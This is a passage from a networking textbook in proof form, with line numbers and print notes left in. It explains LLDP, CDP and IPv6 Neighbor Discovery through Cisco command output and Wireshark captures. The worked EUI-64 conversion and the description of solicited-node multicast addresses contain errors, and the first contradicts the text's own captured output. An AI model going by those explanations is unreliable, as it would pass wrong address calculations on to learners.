


Figure 3-10. LLDP network example

The following Cisco commands are an example of enabling LLDP and how to display information related to LLDP on a router or switch: 146  
147

```
Enter configuration commands, one per line. End with CNTL/Z. 148
IOU1(config)#lldp run 149
IOU1(config)#exit 150
IOU1#show lldp ? 151
 entry Information for specific neighbor entry 152
 errors LLDP computational errors and overflows 153
 interface LLDP interface status and configuration 154
 neighbors LLDP neighbor entries 155
 traffic LLDP statistics 156
 | Output modifiers 157
 <cr> 158
```

```
IOU1#show lldp neighbors 159
Capability codes: 160
 (R) Router, (B) Bridge, (T) Telephone, (C) DOCSIS Cable Device 161
 (W) WLAN Access Point, (P) Repeater, (S) Station, (O) Other 162
```

| Device ID | Local Intf | Hold-time | Capability | Port ID |
|-----------|------------|-----------|------------|---------|
| IOU4      | Eto/0      | 120       | R          | Eto/0   |
| IOU5      | Eto/3      | 120       | R          | Eto/0   |
| IOU7      | Et1/0      | 120       | R          | Eto/0   |
| IOU2      | Eto/2      | 120       | R          | Eto/0   |
| IOU3      | Eto/1      | 120       | R          | Eto/0   |

Total entries displayed: 5 169

```
IOU1#show lldp neighbors detail 170
----- 171
Chassis id: aabb.cc00.0400 172
Port id: Et0/0 173
Port Description: Ethernet0/0 174
System Name: IOU4 175

System Description: 176
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T, 177
DEVELOPMENT TEST SOFTWARE 178
Technical Support: http://www.cisco.com/techsupport 179
Copyright (c) 1986-2013 by Cisco Systems, Inc. 180
Compiled Sat 23-Nov-13 03:28 by prod_rel_tea 181
```

```
Time remaining: 112 seconds 182
System Capabilities: B,R 183
Enabled Capabilities: R 184
Management Addresses: 185
 IP: 192.168.1.1 186
Auto Negotiation - not supported 187
Physical media capabilities - not advertised 188
Media Attachment Unit type - not advertised 189
Vlan ID: - not advertised 190
```

```

191 -----
192 Chassis id: aabb.cc00.0500
193 Port id: Et0/0
194 Port Description: Ethernet0/0
195 System Name: IOU5

196 System Description:
197 Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
198 DEVELOPMENT TEST SOFTWARE
199 Technical Support: http://www.cisco.com/techsupport
200 Copyright (c) 1986-2013 by Cisco Systems, Inc.
201 Compiled Sat 23-Nov-13 03:28 by prod_rel_tea


202 Time remaining: 104 seconds
203 System Capabilities: B,R
204 Enabled Capabilities: R
205 Management Addresses:
206 IP: 192.168.4.1
207 Auto Negotiation - not supported
208 Physical media capabilities - not advertised
209 Media Attachment Unit type - not advertised
210 Vlan ID: - not advertised
211 (Output Omitted)
212 Total entries displayed: 5

```

213 As you can see from the LLDP output, a tremendous amount of information can be gathered about  
214 your neighbors. The interface your neighbor is using to connect to you and your interface is listed, including  
215 the neighbor's IP address. System information such as the neighbor's hostname and IOS version is also  
216 displayed. This information can be very helpful when troubleshooting physical connectivity issues.

## 217 Cisco Discovery Protocol (CDP)

218 As mentioned, CDP is the Cisco proprietary version of LLDP. It is also used to transmit and receive  
219 information about Cisco directly connected neighbors. Cisco transmits CDP advertisements to multicast  
220 address 01:00:0c:cc:cc:cc out of every enabled interface. CDP advertisements are sent every 60 seconds  
221 by default. All Cisco network devices running CDP create a table of information received from neighbor  
222 devices that can be viewed using the **show cdp** command, as shown in Figure 3-11. The **cdp run** command  
223 enables CDP, and the **cdp timer** command changes the rate CDP packets are transmitted from the default  
224 60 seconds to 30 seconds. Lastly, you can see the **show cdp neighbors** and **show cdp neighbors detail**  
225 commands display information from the devices connected to IOU1. Figure 3-11 displays the network used  
226 in our example.



**Figure 3-11.** Network diagram used in a CDP example

The following Cisco commands show an example of enabling CDP and how to display information related to CDP on a router or switch:

```
IOU1(config)#cdp run
IOU1(config)#cdp ?
 advertise-v2 CDP sends version-2 advertisements
 holdtime Specify the holdtime (in sec) to be sent in packets
 run Enable CDP
 timer Specify the rate at which CDP packets are sent (in sec)
```

The **show cdp** command can display information on the router related to CDP.

```
IOU1#show cdp ?
 entry Information for specific neighbor entry
 interface CDP interface status and configuration
 neighbors CDP neighbor entries
 tlv CDP optional TLVs
 tlv-list Information about specific tlv list
 traffic CDP statistics
 | Output modifiers
 <cr>
```

The **show cdp interface** command displays cdp information for a particular interface.

```
IOU1#show cdp interface e0/0
Ethernet0/0 is up, line protocol is up
 Encapsulation ARPA
```

```

249 Sending CDP packets every 60 seconds
250 Holdtime is 180 seconds
251 IOU1#show cdp neighbors
252 Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
253 S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
254 D - Remote, C - CVTA, M - Two-port Mac Relay

255 Device ID Local Intrfce Holdtme Capability Platform Port ID
256 IOU3 Eth 0/1 131 R B Linux Uni Eth 0/0
257 IOU2 Eth 0/2 126 R B Linux Uni Eth 0/0
258 IOU7 Eth 1/1 136 R S Linux Uni Eth 0/0
259 IOU6 Eth 1/0 140 R S Linux Uni Eth 0/0
260 IOU5 Eth 0/3 152 R B Linux Uni Eth 0/0
261 IOU4 Eth 0/0 170 R B Linux Uni Eth 0/0

262 Total cdp entries displayed : 6

263 The show cdp neighbors detail displays detail information about neighbors learned via cdp.

264 IOU1#show cdp neighbors detail
265 -----
266 Device ID: IOU3
267 Entry address(es):
268 IP address: 192.168.2.1
269 Platform: Linux Unix, Capabilities: Router Source-Route-Bridge
270 Interface: Ethernet0/1, Port ID (outgoing port): Ethernet0/0
271 Holdtime : 127 sec

272 Version :
273 Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
274 DEVELOPMENT TEST SOFTWARE
275 Technical Support: http://www.cisco.com/techsupport
276 Copyright (c) 1986-2013 by Cisco Systems, Inc.
277 Compiled Sat 23-Nov-13 03:28 by prod_rel_team

278 advertisement version: 2
279 Duplex: half
280 Management address(es):
281 IP address: 192.168.2.1

282 -----
283 Device ID: IOU2
284 Entry address(es):
285 IP address: 192.168.4.1
286 Platform: Linux Unix, Capabilities: Router Source-Route-Bridge
287 Interface: Ethernet0/2, Port ID (outgoing port): Ethernet0/0
288 Holdtime : 178 sec

```

```

Version : 289
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T, 290
DEVELOPMENT TEST SOFTWARE 291
Technical Support: http://www.cisco.com/techsupport 292
Copyright (c) 1986-2013 by Cisco Systems, Inc. 293
Compiled Sat 23-Nov-13 03:28 by prod_rel_team 294

advertisement version: 2 295
Duplex: half 296
Management address(es): 297
 IP address: 192.168.4.1 298
 (Output Omitted) 299

```

As you can see in Figure 3-12, a device is sending its information to its neighbor connected to interface FastEthernet0/0, including its IP address, Cisco IOS version, duplex setting, and the type of Cisco device. In this case, the sending device is a Cisco 3745 running IOS version 12.4. 300  
301  
302

| No. | Time       | Source            | Destination            | Protocol | Length        | Info                     |
|-----|------------|-------------------|------------------------|----------|---------------|--------------------------|
| 9   | 4.22247500 | c4:02:48:4c:00:00 | CDP/VTP/DTP/PagP/UDCDP | 352      | Device ID: R2 | Port ID: FastEthernet0/0 |
| 10  | 4.29766900 | c4:01:4f:4c:00:00 | CDP/VTP/DTP/PagP/UDCDP | 352      | Device ID: R1 | Port ID: FastEthernet0/0 |

```

Cisco Discovery Protocol
 Version: 2
 TTL: 180 seconds
 [X] Checksum: 0xf26c [correct]
 [X] Device ID: R2
 [X] Software Version
 Type: Software version (0x0005)
 Length: 253
 Software Version: Cisco IOS Software, 3700 Software (C3745-ADVIPSERVICESK9-M), Version 12.4(15)T14, REL
 Technical Support: http://www.cisco.com/techsupport
 Copyright (c) 1986-2010 by cisco systems, Inc.
 Compiled Tue 17-Aug-10 12:56 by prod_rel_team
 [X] Platform: Cisco 3745
 Type: Platform (0x0006)
 Length: 14
 Platform: Cisco 3745
 [X] Addresses
 Type: Addresses (0x0002)
 Length: 17
 Number of addresses: 1
 [X] IP address: 1.1.1.1
 [X] Port ID: FastEthernet0/0
 Type: Port ID (0x0003)
 Length: 19
 Sent through Interface: FastEthernet0/0

```

|      |                         |                         |          |          |
|------|-------------------------|-------------------------|----------|----------|
| 0050 | 49 50 53 45 52 56 49 43 | 45 53 46 39 2d 4d 29 2c | IPSERVIC | ESK9-M)  |
| 0060 | 20 56 65 72 73 69 6f 6e | 20 31 32 2e 34 28 31 35 | Version  | 12.4(15  |
| 0070 | 29 54 31 34 2c 20 52 45 | 4c 45 41 53 45 20 53 4f | )T14, RE | LEASE SO |
| 0080 | 46 54 57 41 52 45 20 28 | 66 63 32 29 0a 54 65 63 | FTWARE ( | fc2).Tec |
| 0090 | 68 6e 69 63 61 6c 20 53 | 75 70 70 6f 72 74 3a 20 | hnical s | upport:  |
| 00a0 | 68 74 74 70 3a 2f 2f 77 | 77 77 2e 63 69 73 63 6f | http://w | ww.cisco |
| 00b0 | 2e 63 6f 6d 2f 74 65 63 | 68 73 75 70 70 6f 72 74 | .com/tec | hsupport |
| 00c0 | 0a 43 6f 70 79 72 69 67 | 68 74 20 28 63 29 20 31 | .copyrig | ht (c) 1 |
| 00d0 | 39 38 36 2d 32 30 31 30 | 20 62 79 20 43 69 73 63 | 986-2010 | by Cisc  |
| 00e0 | 6f 20 53 79 73 74 65 6d | 73 2c 20 49 6e 63 2e 0a | o System | s. Inc.. |

Figure 3-12. Example of a CDP packet captured with Wireshark

LLDP and CDP are protocols that ease LAN management by allowing devices to exchange network policy information. These protocols simplify the task of finding errors due to misconfigurations, from duplex mismatches to VLAN misconfigurations. 303  
304  
305




## Address Resolution Mapping on IPv6 Networks

Address resolution between link layer hardware addresses, or MAC addresses as commonly referred to in Ethernet-based networks, and IPv6 doesn't happen in the same way as in ARP for IPv4. To accomplish the mapping between a MAC address and an IPv6 address, IPv6 uses the Neighbor Discovery Protocol, referred to as ND or NDP. NDP utilizes special ICMPv6 packets to perform various functions. In the case of MAC address to IPv6 address mapping, IPv6 utilizes the neighbor solicitation (NS) and neighbor advertisement (NA) messages to accomplish what ARP request and ARP reply do. Before dwelling in the details, let's mention some important ICMPv6 message types that the IPv6 Neighbor Discovery Protocol utilizes to construct the mapping of IPv6 to link layer addressing needed to establish the glue between the network and data link OSI layers and enable the data link to transport network packets embedded in the Ethernet frames:

- Router solicitation (ICMPv6 Type 133)
- Router advertisement (ICMPv6 Type 134)
- Neighbor solicitation (ICMPv6 Type 135)
- Neighbor advertisement (ICMPv6 Type 136)
- Redirect (ICMPv6 Type 137)

Alright, so how does it all come together? Well, since there is no broadcast on IPv6, IPv6 utilizes multicast addresses to request and advertise information. These multicast addresses used by IPv6 are mapped to the Ethernet to propagate the NDP packets at the link layer. Unlike IPv4 to Ethernet multicast mapping, the Ethernet frames containing IPv6 multicast mapping can be identified by the first two bytes being 33 33 hexadecimal in the packet capture of Figure 3-15. Just in case you are wondering, IPv4 to Ethernet multicast mapping Ethernet frames begin with byte values 01 00 5E hexadecimal. First, let's consider a simple scenario of two hosts connected to a dumb switch, that is, no routing is enabled on the switch. In Figure 3-13, Linux1 would like to communicate with the Linux2 client on a purely switched LAN.





this figure will be printed in b/w

**Figure 3-13.** Simple IPv6 network. Notice the Linux2 client has a link-local IPv6 address and an assigned private IPv6 address

The first that occurs after IPv6 is enabled is that the client configures its link-local address. A link-local address is an address that the client would use to exchange information with the directly connected peer, thus the term link-local. The subnet range of link-local addresses is FE80::/10, and the MAC address of the client is used to construct the address in a format called Extended Unique Identifier, EUI-64. The method is quite simple, for example, if the client MAC address is 5000.0003.0000, Linux2 MAC address, then the process splits the MAC into two parts and inserts FF FE in the middle of the client address portion and the EUI-64 format is 500000FFFE030000; basically, it takes a 48-bit address and turns it into a 64-bit address by adding two bytes, FF and FE, and appending the link-local subnet identifier FE80. Thus, the resulting link-local address used by client Linux1 is **fe80::5200:ff00:fe03:0000**. How do we get to this result? Well, let's break down the operation.

A MAC address is 48 bits; an IPv6 address is 128 bits. Here's the conversion process step by step:

1. Take the MAC address: for example, 50:00:00:03:00:00.
2. Throw ff:fe in the middle: 50:00:00:ff:fe:03:00:00.
3. Reformat to IPv6 notation 5000:00ff:fe03:0000.
4. Convert the first octet from hexadecimal to binary: **50** -> **01010000**.
5. Invert the bit at index 6 (counting from 0): **01010000** -> **01010010**.
6. Convert the octet back to hexadecimal: **01010010** -> **52**.

346 7. Replace the first octet with the newly calculated one: **5200:ff00:fe03:0000**.

347 8. Prepend the link-local prefix: **fe80::5200:ff00:fe03:0000**.

348 In the image in Figure 3-14, you can notice the MAC address of the Ethernet interface for the Linux2  
349 client along with the resulting IPv6 link-local address.

root@kali:~# ifconfig

```

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 1.1.1.2 netmask 255.255.255.0 broadcast 1.1.1.255
 inet6 fd12::101:102 prefixlen 48 scopeid 0x0<global>
 inet6 fe80::5200:ff:fe03:0 prefixlen 64 scopeid 0x20<link>
 ether 50:00:00:03:00:00 txqueuelen 1000 (Ethernet)
 RX packets 51774 bytes 3108940 (2.9 MiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 11560 bytes 746096 (728.6 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 3988 bytes 462476 (451.6 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 3988 bytes 462476 (451.6 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

**Figure 3-14.** MAC, IPv4, and IPv6 addresses for the Linux2 client

350 Another important note to make is that you can set the IPv6 link-local address manually and you do not  
351 have to use the automatic EUI-64 format. Now back to address mapping between MAC addresses and IPv6  
352 addresses. To illustrate how the mapping table is built using NDP and ICMPv6, let us take a look at a system  
353 booting up, in this case the Linux1 client. After Linux1, the IPv6 software stack is initialized when booting is  
354 commenced sending Ethernet-mapped IPv6 multicast frames for all the nodes to multicast address FF02::1.  
355 Before we continue, let's mention briefly a few important multicast addresses for IPv6. The function and  
356 purpose will be covered in other chapters in more detail:

- 357 • All-node multicast address (FF02::1, destination)
- 358 • All-router multicast address (FF02::2, destination)
- 359 • Solicited-node multicast address (destination)
- 360 • Link-local address (FE80::/10, source or destination)
- 361 • Unspecified address (:: source)

AU6

| No.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Time         | Source               | Destination      | Protocol | Length | Info                                           |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|----------------------|------------------|----------|--------|------------------------------------------------|
| 25                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 22.565571324 | ::                   | ff02::1:ff01:102 | ICMPv6   | 86     | Neighbor Solicitation for fd12::101:102        |
| 26                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 22.981524197 | ::                   | ff02::1:ff03:0   | ICMPv6   | 86     | Neighbor Solicitation for fe80::5200:ff:fe03:0 |
| 27                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 24.005512081 | fe80::5200:ff:fe03:0 | ff02::16         | ICMPv6   | 110    | Multicast Listener Report Message v2           |
| <ul style="list-style-type: none"> <li>▶ Frame 26: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0</li> <li>▼ Ethernet II, Src: 50:00:00:03:00:00 (50:00:00:03:00:00), Dst: IPv6mcast ff:03:00:00 (33:33:ff:03:00:00) <ul style="list-style-type: none"> <li>▶ Destination: IPv6mcast ff:03:00:00 (33:33:ff:03:00:00)</li> <li>▶ Source: 50:00:00:03:00:00 (50:00:00:03:00:00)</li> <li>Type: IPv6 (0x86dd)</li> </ul> </li> <li>▼ Internet Protocol Version 6, Src: ::, Dst: ff02::1:ff03:0 <ul style="list-style-type: none"> <li>0110 ..... = Version: 6</li> <li>▶ .... 0000 0000 ..... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)</li> <li>..... 0000 0000 0000 0000 = Flow Label: 0x00000</li> <li>Payload Length: 32</li> <li>Next Header: ICMPv6 (58)</li> <li>Hop Limit: 255</li> <li>Source: ::</li> <li>Destination: ff02::1:ff03:0</li> </ul> </li> <li>▼ Internet Control Message Protocol v6 <ul style="list-style-type: none"> <li>Type: Neighbor Solicitation (135)</li> <li>Code: 0</li> <li>Checksum: 0x89ba [correct]</li> <li>[Checksum Status: Good]</li> <li>Reserved: 00000000</li> <li>Target Address: fe80::5200:ff:fe03:0</li> <li>▶ ICMPv6 Option (Nonce)</li> </ul> </li> </ul> |              |                      |                  |          |        |                                                |

this figure will be printed in b/w

**Figure 3-15.** Link-local address (FE80::5200fffe03:0/64) neighbor solicitation (NS) message

As illustrated in Figure 3-15, the packet capture of the neighbor solicitation message, we can see the message is sent from an unspecified IPv6 address (::) to an Ethernet-mapped IPv6 multicast destination that translates to IPv6 multicast address FF02::1, all nodes on the link and the destination appended FF03:0 to make up FF02::1:FF03:0 address. Now wait a minute. Why is FF03:0 appended? Well, any client with a configured IPv6 address will listen and respond to traffic to its solicited-node multicast address. What is a solicited-node multicast address? It is an address composed of the last 24 bits of the client's IPv6 address. For example, for address FE80::5200fffe03:0/64, the solicited-node multicast address is FF02::1; plus, :ff03:0 gives us a solicited-node multicast address of FF02::1:ff03:0 as seen in Figure 3-15. IPv6 destination (DST) address. Now even if the packet was sent from an unspecified IPv6 address, the source is identified by the MAC or link layer address. It's important to note that you can have multiple IPv6 addresses on an interface, and how IPv6 chooses the right source address for a given destination is the scope of RFC 3484 and beyond the scope of this section. Each address configured on an interface generates its own NDP messages. Since our client was also manually configured with a private scope IPv6 address FD12::101:102/48 (Figure 3-14), you will notice in Figure 3-16 the NS messages for that scope address, making multi-address IPv6 clients quite chatty with multicast packets. Also notice that there is a Target Address field specifying where the neighbor advertisement (NA) reply should be sent to for each scope address NS query. Notice that in Figure 3-15 the target address is the link-local address and in Figure 3-16 the target address is the private scope address.

this figure will be printed in b/w

| No. | Time         | Source               | Destination      | Protocol | Length | Info                                           |
|-----|--------------|----------------------|------------------|----------|--------|------------------------------------------------|
| 25  | 22.565571324 | ::                   | ff02::1:ff01:102 | ICMPv6   | 86     | Neighbor Solicitation for fd12::101:102        |
| 26  | 22.981524197 | ::                   | ff02::1:ff03:0   | ICMPv6   | 86     | Neighbor Solicitation for fe80::5200:ff:fe03:0 |
| 27  | 24.005512081 | fe80::5200:ff:fe03:0 | ff02::16         | ICMPv6   | 110    | Multicast Listener Report Message v2           |

```

Frame 25: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
Ethernet II, Src: 50:00:00:03:00:00 (50:00:00:03:00:00), Dst: IPv6mcast ff:01:01:02 (33:33:ff:01:01:02)
 Destination: IPv6mcast ff:01:01:02 (33:33:ff:01:01:02)
 Source: 50:00:00:03:00:00 (50:00:00:03:00:00)
 Type: IPv6 (0x86dd)
Internet Protocol Version 6, Src: ::, Dst: ff02::1:ff01:102
 0110 = Version: 6
 0000 0000 = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
 0000 0000 0000 0000 0000 0000 = Flow Label: 0x000000
 Payload Length: 32
 Next Header: ICMPv6 (58)
 Hop Limit: 255
 Source: ::
 Destination: ff02::1:ff01:102
Internet Control Message Protocol v6
 Type: Neighbor Solicitation (135)
 Code: 0
 Checksum: 0x31e4 [correct]
 [Checksum Status: Good]
 Reserved: 00000000
 Target Address: fd12::101:102
 ICMPv6 Option (Name):

```

Figure 3-16. Manually configure the IPv6 (FD12::101:102/48) address NS message

379  
380

Now let's look at a more specific NS query, the one that happens prior to a ping after a fresh boot when the IPv6 neighbors table is completely empty.

this figure will be printed in b/w

| Time | Source       | Destination   | Protocol | Length | Info                  |
|------|--------------|---------------|----------|--------|-----------------------|
| 78   | 86.687794030 | fd12::101:102 | ICMPv6   | 86     | Neighbor Solicitation |
| 79   | 86.689826005 | fd12::101:101 | ICMPv6   | 86     | Neighbor Advertiser   |
| 80   | 86.690125992 | fd12::101:102 | ICMPv6   | 118    | Echo (ping) request   |

```

Frame 78: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
Ethernet II, Src: 50:00:00:03:00:00 (50:00:00:03:00:00), Dst: IPv6mcast ff:01:01:01 (33:33:ff:01:01:01)
 Destination: IPv6mcast ff:01:01:01 (33:33:ff:01:01:01)
 Source: 50:00:00:03:00:00 (50:00:00:03:00:00)
 Type: IPv6 (0x86dd)
Internet Protocol Version 6, Src: fd12::101:102, Dst: ff02::1:ff01:101
 0110 = Version: 6
 0000 0000 = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
 0000 0000 0000 0000 0000 0000 = Flow Label: 0x000000
 Payload Length: 32
 Next Header: ICMPv6 (58)
 Hop Limit: 255
 Source: fd12::101:102
 Destination: ff02::1:ff01:101
Internet Control Message Protocol v6
 Type: Neighbor Solicitation (135)
 Code: 0
 Checksum: 0x2a6f [correct]
 [Checksum Status: Good]
 Reserved: 00000000
 Target Address: fd12::101:101
 ICMPv6 Option (Source link-layer address : 50:00:00:03:00:00)

```

Figure 3-17. NS message sent as a query for a specific host MAC address prior to an ICMPv6 echo request (Ping)

381  
382  
383  
384  
385

Figure 3-17 illustrates what happens right before an ICMPv6 echo request (ping6) is sent. The Linux2 client configured with address FD12::101:102 sends an NS message to obtain the MAC address of the Linux1 client whose IPv6 address is FD12::101:101. Client Linux1 listens on its solicited-node multicast address FF02::1:FF01:101 again that is the all-node multicast subnet FF02::1 plus the last 24 bits of the client's 01:0101 IPv6 address.

```

79 86.689826005 fd12::101:101 fd12::101:102 ICMPv6 86 Neighbor Ad
80 86.690125992 fd12::101:102 fd12::101:101 ICMPv6 118 Echo (ping)
Frame 79: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
Ethernet II, Src: 50:00:00:02:00:00 (50:00:00:02:00:00), Dst: 50:00:00:03:00:00 (50:00:00:03:00:00)
 Destination: 50:00:00:03:00:00 (50:00:00:03:00:00)
 Source: 50:00:00:02:00:00 (50:00:00:02:00:00)
 Type: IPv6 (0x86dd)
Internet Protocol Version 6, Src: fd12::101:101, Dst: fd12::101:102
 0110 = Version: 6
 ▶ 0000 0000 = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
 0000 0000 0000 0000 0000 0000 = Flow Label: 0x000000
 Payload Length: 32
 Next Header: ICMPv6 (58)
 Hop Limit: 255
 Source: fd12::101:101
 Destination: fd12::101:102
Internet Control Message Protocol v6
 Type: Neighbor Advertisement (136)
 Code: 0
 Checksum: 0xc861 [correct]
 [Checksum Status: Good]
 Flags: 0x60000000, Solicited, Override
 Target Address: fd12::101:101
 ▶ ICMPv6 Option (Target link-layer address : 50:00:00:02:00:00)

```

this figure will be printed in b/w

**Figure 3-18.** Neighbor advertisement (NA) response to the NS query for the MAC of FD12::101:101

Finally, in Figure 3-18, in the NA response to the NS message of Figure 3-17, it can be noticed in the ICMPv6 Option field that the MAC or link layer address for target address fd12::101:101 is 50:00:00:02:00:00. Finally, from the NS and NA messages, the Linux2 client is able to build the IPv6 neighbors table, analogous to the ARP table, for IP communications to the Linux1 client.

386  
387  
388  
389

```

root@kali:~# ip -6 neigh
fd12::101:101 dev eth0 lladdr 50:00:00:02:00:00 STALE

```

this figure will be printed in b/w

AU11

**Figure 3-19.** Linux2 client IPv6 neighbors table

## Summary

